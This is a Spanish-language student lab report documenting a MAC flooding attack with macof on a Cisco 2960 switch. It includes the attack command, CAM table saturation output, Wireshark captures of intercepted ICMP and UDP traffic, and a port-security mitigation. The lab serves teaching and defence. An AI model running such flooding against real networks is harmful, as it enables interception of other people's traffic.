Práctica 01: Análisis de Vulnerabilidad MAC Flooding

Implementación y Mitigación de Ataques de Inundación MAC en Switches Cisco

Uriel Felipe Vázquez Orozco, Euler Molina Martínez

Septiembre 06, 2025

Resumen Ejecutivo

Esta práctica documenta la implementación y análisis de un ataque de inundación MAC (MAC Flooding) sobre un switch Cisco 2960 en un entorno de laboratorio controlado. El objetivo es comprender las vulnerabilidades inherentes en las tablas CAM de los switches y demostrar cómo explotar estas vulnerabilidades para interceptar tráfico de red.

Resultados: Se logró saturar la tabla MAC del switch, forzando el comportamiento de hub y permitiendo la intercepción de comunicaciones entre dispositivos de la red.

Identificación del Problema

Los switches de capa 2 mantienen una tabla de direcciones MAC (CAM table) que mapea direcciones MAC a puertos físicos. Esta tabla tiene un tamaño limitado y, cuando se satura, el switch puede comportarse como un hub, enviando tramas a todos los puertos.

> ⚠ **Vulnerabilidad:** Los switches Cisco 2960 son susceptibles a ataques de inundación MAC que comprometen la segmentación de la red y permiten la intercepción de tráfico.

Impacto: - Pérdida de confidencialidad del tráfico - Degradación del rendimiento de la red - Comprometimiento de la segmentación de VLANs

Metodología Aplicada

Equipos utilizados: - Switch Cisco 2960-24TT-L con IOS 15.x - 3 PCs con Ubuntu 22.04 LTS - Herramientas: dsniff (macof), Wireshark, netcat

Proceso: 1. **Reconocimiento:** Análisis de la topología y configuración inicial 2. **Preparación:** Instalación de herramientas y configuración de captura 3. **Ejecución:** Implementación del ataque MAC flooding 4. **Validación:** Verificación de la efectividad mediante captura de tráfico 5. **Análisis:** Evaluación de resultados y contramedidas

Topología de Red Implementada




Figure 1: Topología de red implementada

Configuración de direccionamiento:

Dispositivo	Interface	Dirección IP	Función
PC A	eno1	192.168.1.10/24	Generador de tráfico
PC B	eno1	192.168.1.20/24	Receptor de tráfico
PC C	eno1	192.168.1.30/24	Atacante/Analizador
Switch	VLAN1	192.168.1.254/24	Switch de acceso

Configuración Inicial

Configuración Base del Switch

```
hostname SW1
enable secret cisco123
!
interface FastEthernet0/1
 description "PC A - 192.168.1.10"
 switchport mode access
 spanning-tree portfast
!
interface FastEthernet0/2
 description "PC B - 192.168.1.20"
 switchport mode access
 spanning-tree portfast
!
interface FastEthernet0/3
 description "PC C - 192.168.1.30 (Atacante)"
 switchport mode access
 spanning-tree portfast
!
interface range FastEthernet0/4-24
 shutdown
!
line con 0
 password cisco
 login
```

Estado Inicial de la Tabla MAC

```
Switch# show mac address-table
          Mac Address Table
-------------------------------------------
Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
   1    7456.3cb7.4d13    DYNAMIC     Fa0/1
   1    7456.3cb7.4d63    DYNAMIC     Fa0/2
   1    7456.3cb7.0f23    DYNAMIC     Fa0/3
Total Mac Addresses for this criterion: 3
```

Desarrollo Detallado

Instalación de Herramientas

En PC C (atacante):

```
sudo apt update && sudo apt install dsniff -y
which macof  # Verificar instalación
```

Comportamiento Normal del Switch

Prueba de conectividad inicial entre PC A y PC B:

```
ping -c 4 192.168.1.20
```

Comportamiento normal: PC C NO puede interceptar el tráfico entre PC A y PC B debido a la segmentación del switch.

Ejecución del Ataque MAC Flooding

En PC C, ejecutar el ataque:

```
sudo macof -i eno1 -s random -d random
```

Terminal

Archivo Editar Ver Buscar Terminal Ayuda

```
Total Mac Addresses    : 7992

Total Mac Address Space Available: 48

Switch#show mac address-table count

Mac Entries for Vlan 1:
---------------------------
Dynamic Address Count  : 7992
Static  Address Count  : 0
Total Mac Addresses    : 7992

Total Mac Address Space Available: 48

Switch#show mac address-table count

Mac Entries for Vlan 1:
---------------------------
Dynamic Address Count  : 7992
Static  Address Count  : 0
Total Mac Addresses    : 7992

Total Mac Address Space Available: 48

Switch#show mac address-table count

Mac Entries for Vlan 1:
---------------------------
Dynamic Address Count  : 7992
Static  Address Count  : 0
Total Mac Addresses    : 7992

Total Mac Address Space Available: 48

Switch#12
```

Monitoreo de la Tabla MAC

Durante el ataque:

```
Switch# show mac address-table count
Dynamic Address Count:                  7992
Static  Address Count:                  0
Total Mac Addresses In Use:             7992
Total Mac Addresses Space Available:    48
```

Terminal

Archivo Editar Ver Buscar Terminal Ayuda


```
   1    1019.7e6f.aeaa    DYNAMIC     Fa0/5
   1    101c.607f.ea7e    DYNAMIC     Fa0/5
   1    101c.a033.297f    DYNAMIC     Fa0/5
   1    102b.2c7c.eb19    DYNAMIC     Fa0/5
   1    1033.8413.1016    DYNAMIC     Fa0/5
   1    1035.5f2d.9d5d    DYNAMIC     Fa0/5
   1    1036.f60c.cf79    DYNAMIC     Fa0/5
   1    1037.b34b.5b37    DYNAMIC     Fa0/5
   1    1039.3747.312d    DYNAMIC     Fa0/5
   1    103a.eb76.b57d    DYNAMIC     Fa0/5
   1    1049.4406.5698    DYNAMIC     Fa0/5
   1    1051.a84d.172b    DYNAMIC     Fa0/5
   1    1052.634e.b154    DYNAMIC     Fa0/5
   1    1056.7d0d.3ecf    DYNAMIC     Fa0/5
   1    1057.c509.63c3    DYNAMIC     Fa0/5
   1    105a.4150.9686    DYNAMIC     Fa0/5
   1    105b.523d.6360    DYNAMIC     Fa0/5
   1    105d.032f.036a    DYNAMIC     Fa0/5
   1    1063.0343.6017    DYNAMIC     Fa0/5
   1    1068.3e1d.905d    DYNAMIC     Fa0/5
   1    1069.3f0e.e634    DYNAMIC     Fa0/5
   1    1073.0a6e.c679    DYNAMIC     Fa0/5

Switch#
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#show mac count
              ^
% Invalid input detected at '^' marker.

Switch#show mac count
```

⚠ **Punto crítico:** Cuando la tabla MAC se satura (8192 entradas), el switch actúa como hub, enviando tramas a todos los puertos.

Validación del Compromiso

Con macof ejecutándose, realizar ping entre PC A y PC B y capturar en PC C con Wireshark:

Filtro Wireshark: `icmp and (ip.src == 192.168.1.10 or ip.dst == 192.168.1.20)`


Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wirele
icmp and (ip.src == 192.168.1.10 or ip.dst == 192.168.1.20)
No. Time Source Destination Protoco
2241… 19.403948581 192.168.1.10 192.168.1.20 ICMP
2360… 20.427970000 192.168.1.10 192.168.1.20 ICMP
2479… 21.452004737 192.168.1.10 192.168.1.20 ICMP
2596… 22.476079496 192.168.1.10 192.168.1.20 ICMP
2715… 23.499826920 192.168.1.10 192.168.1.20 ICMP
2834… 24.523984241 192.168.1.10 192.168.1.20 ICMP
2952… 25.547747939 192.168.1.10 192.168.1.20 ICMP
3071… 26.571683180 192.168.1.10 192.168.1.20 ICMP
3189… 27.595802936 192.168.1.10 192.168.1.20 ICMP
3307… 28.619693920 192.168.1.10 192.168.1.20 ICMP
3426… 29.643759934 192.168.1.10 192.168.1.20 ICMP
3545… 30.667639547 192.168.1.10 192.168.1.20 ICMP
3663… 31.691588611 192.168.1.10 192.168.1.20 ICMP
3782… 32.715737678 192.168.1.10 192.168.1.20 ICMP
3901… 33.739643633 192.168.1.10 192.168.1.20 ICMP
4019… 34.763497038 192.168.1.10 192.168.1.20 ICMP
4139… 35.787553014 192.168.1.10 192.168.1.20 ICMP
4258… 36.811445851 192.168.1.10 192.168.1.20 ICMP
4376… 37.835539657 192.168.1.10 192.168.1.20 ICMP
4494… 38.859437026 192.168.1.10 192.168.1.20 ICMP
4613… 39.883279944 192.168.1.10 192.168.1.20 ICMP
4731… 40.907442324 192.168.1.10 192.168.1.20 ICMP
4849… 41.931482005 192.168.1.10 192.168.1.20 ICMP
4967… 42.955416667 192.168.1.10 192.168.1.20 ICMP
5086… 43.979248061 192.168.1.10 192.168.1.20 ICMP
5204… 45.003251463 192.168.1.10 192.168.1.20 ICMP
5322… 46.027330318 192.168.1.10 192.168.1.20 ICMP
5440… 47.051140825 192.168.1.10 192.168.1.20 ICMP
Frame 111972: 98 bytes on wire (784 bits), 98 bytes captured (784 bi
Ethernet II, Src: GigaByteTech_b7:4d:13 (74:56:3c:b7:4d:13), Dst: Gi
Internet Protocol Version 4, Src: 192.168.1.10, Dst: 192.168.1.20
Internet Control Message Protocol

Prueba con Tráfico UDP


Receptor (PC B):

```
nc -lu 1234
```

Transmisor (PC A):

```
echo "Mensaje secreto" | nc -u 192.168.1.20 1234
```

Captura en PC C: Filtro `udp and ip.dst == 192.168.1.20`


Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wirele
icmp
No. Time Source Destination Protoco
2020… 1.750227094 192.168.1.10 192.168.1.20 UDP
Frame 202058: 71 bytes on wire (568 bits), 71 bytes captured (568 bi
Ethernet II, Src: GigaByteTech_b7:4d:13 (74:56:3c:b7:4d:13), Dst: Gi
Internet Protocol Version 4, Src: 192.168.1.10, Dst: 192.168.1.20
User Datagram Protocol, Src Port: 50213, Dst Port: 1234
Data (29 bytes)

Problemas Encontrados y Soluciones

Problema: Saturación Insuficiente de Tabla MAC

Descripción: En pruebas iniciales, macof no generaba suficientes entradas para saturar completamente la tabla MAC.

Diagnóstico: La tasa de generación predeterminada era inferior a la capacidad de procesamiento del switch.

Solución aplicada: Ejecutar macof continuamente y monitorear el llenado de la tabla hasta alcanzar la saturación completa (7992+ entradas).

Problema: Filtros de Wireshark Incorrectos

Error identificado: Uso de `ip.dest` en lugar de `ip.dst` en los filtros.

Solución: Corrección de sintaxis: - **Incorrecto:** `udp and ip.dest == 192.168.1.10` - **Correcto:** `udp and ip.dst == 192.168.1.20`

Problema: Temporización del Ataque

Descripción: El timing entre operaciones era crítico para mantener el estado de flooding.

Solución: Mantener macof ejecutándose continuamente durante todas las pruebas de validación.

Validación y Pruebas

Verificación de Intercepción

Metodología: 1. Ejecutar ataque MAC flooding 2. Generar tráfico ICMP entre PC A y PC B 3. Capturar tráfico en PC C con Wireshark

Comandos utilizados:

```
# PC A - Generación de tráfico
ping -c 20 -i 0.5 192.168.1.20

# PC C - Captura simultánea
tshark -i eno1 -f "icmp" -c 20
```

Resultados:

Métrica	Antes del Ataque	Durante el Ataque
Paquetes ICMP capturados	0	20
Intercepción exitosa	No	Sí

Validación exitosa: Se confirmó la intercepción del 100% del tráfico ICMP entre PC A y PC B.

Recuperación del Switch

Al detener macof, el switch recupera automáticamente su comportamiento normal: - Tabla MAC regresa a entradas legítimas - PC C ya no puede interceptar tráfico - Segmentación de puertos restaurada

Experiencia Adquirida

Conocimientos Técnicos Clave

Funcionamiento de Tablas CAM

- Las tablas CAM tienen limitaciones físicas (8192 entradas en Cisco 2960)
- El aging time predeterminado es de 300 segundos
- Al saturarse, el switch adopta comportamiento de hub

Herramientas de Seguridad

- **macof:** Genera direcciones MAC aleatorias para saturar tablas
- **Wireshark:** Análisis de protocolos con filtros avanzados
- **tshark:** Interfaz de línea de comandos para captura automatizada

Comandos Cisco IOS Críticos

```
show mac address-table
show mac address-table count
clear mac address-table dynamic
show interfaces status
```

Lecciones Aprendidas

Seguridad por Capas

Un único mecanismo de seguridad (segmentación por switch) es insuficiente. Se requieren múltiples capas: - Port security a nivel físico - VLANs y ACLs a nivel de red - Cifrado a nivel de aplicación

Monitoreo Proactivo

La detección temprana requiere monitoreo automatizado de: - Utilización de tabla MAC (alerta al 80% de capacidad) - Patrones de tráfico anómalos - Incrementos súbitos en direcciones MAC

Configuración Defensiva

Implementar port security básico:

```
interface range FastEthernet0/1-24
 switchport port-security
 switchport port-security maximum 2
 switchport port-security violation restrict
```

Exploración de Aplicaciones y Sugerencias

(Esta sección se completará posteriormente con aplicaciones avanzadas y sugerencias de mejora)

Recursos y Referencias Utilizados

Documentación Técnica

- **Cisco IOS Configuration Guide:** “Configuring Port Security”
- **Catalyst 2960 Software Configuration Guide:** “Security Features”
- **RFC 826:** “Address Resolution Protocol (ARP)”
- **IEEE 802.1D:** “MAC Bridges”

Herramientas

- **dsniff:** https://github.com/dugsong/dsniff
- **Wireshark:** https://www.wireshark.org/
- **netcat:** GNU netcat implementation

Configuraciones de Referencia

- **`SW1-initial-config.cfg`:** Configuración inicial del switch Cisco 2960

Documento: Práctica 01 - MAC Flooding Attack
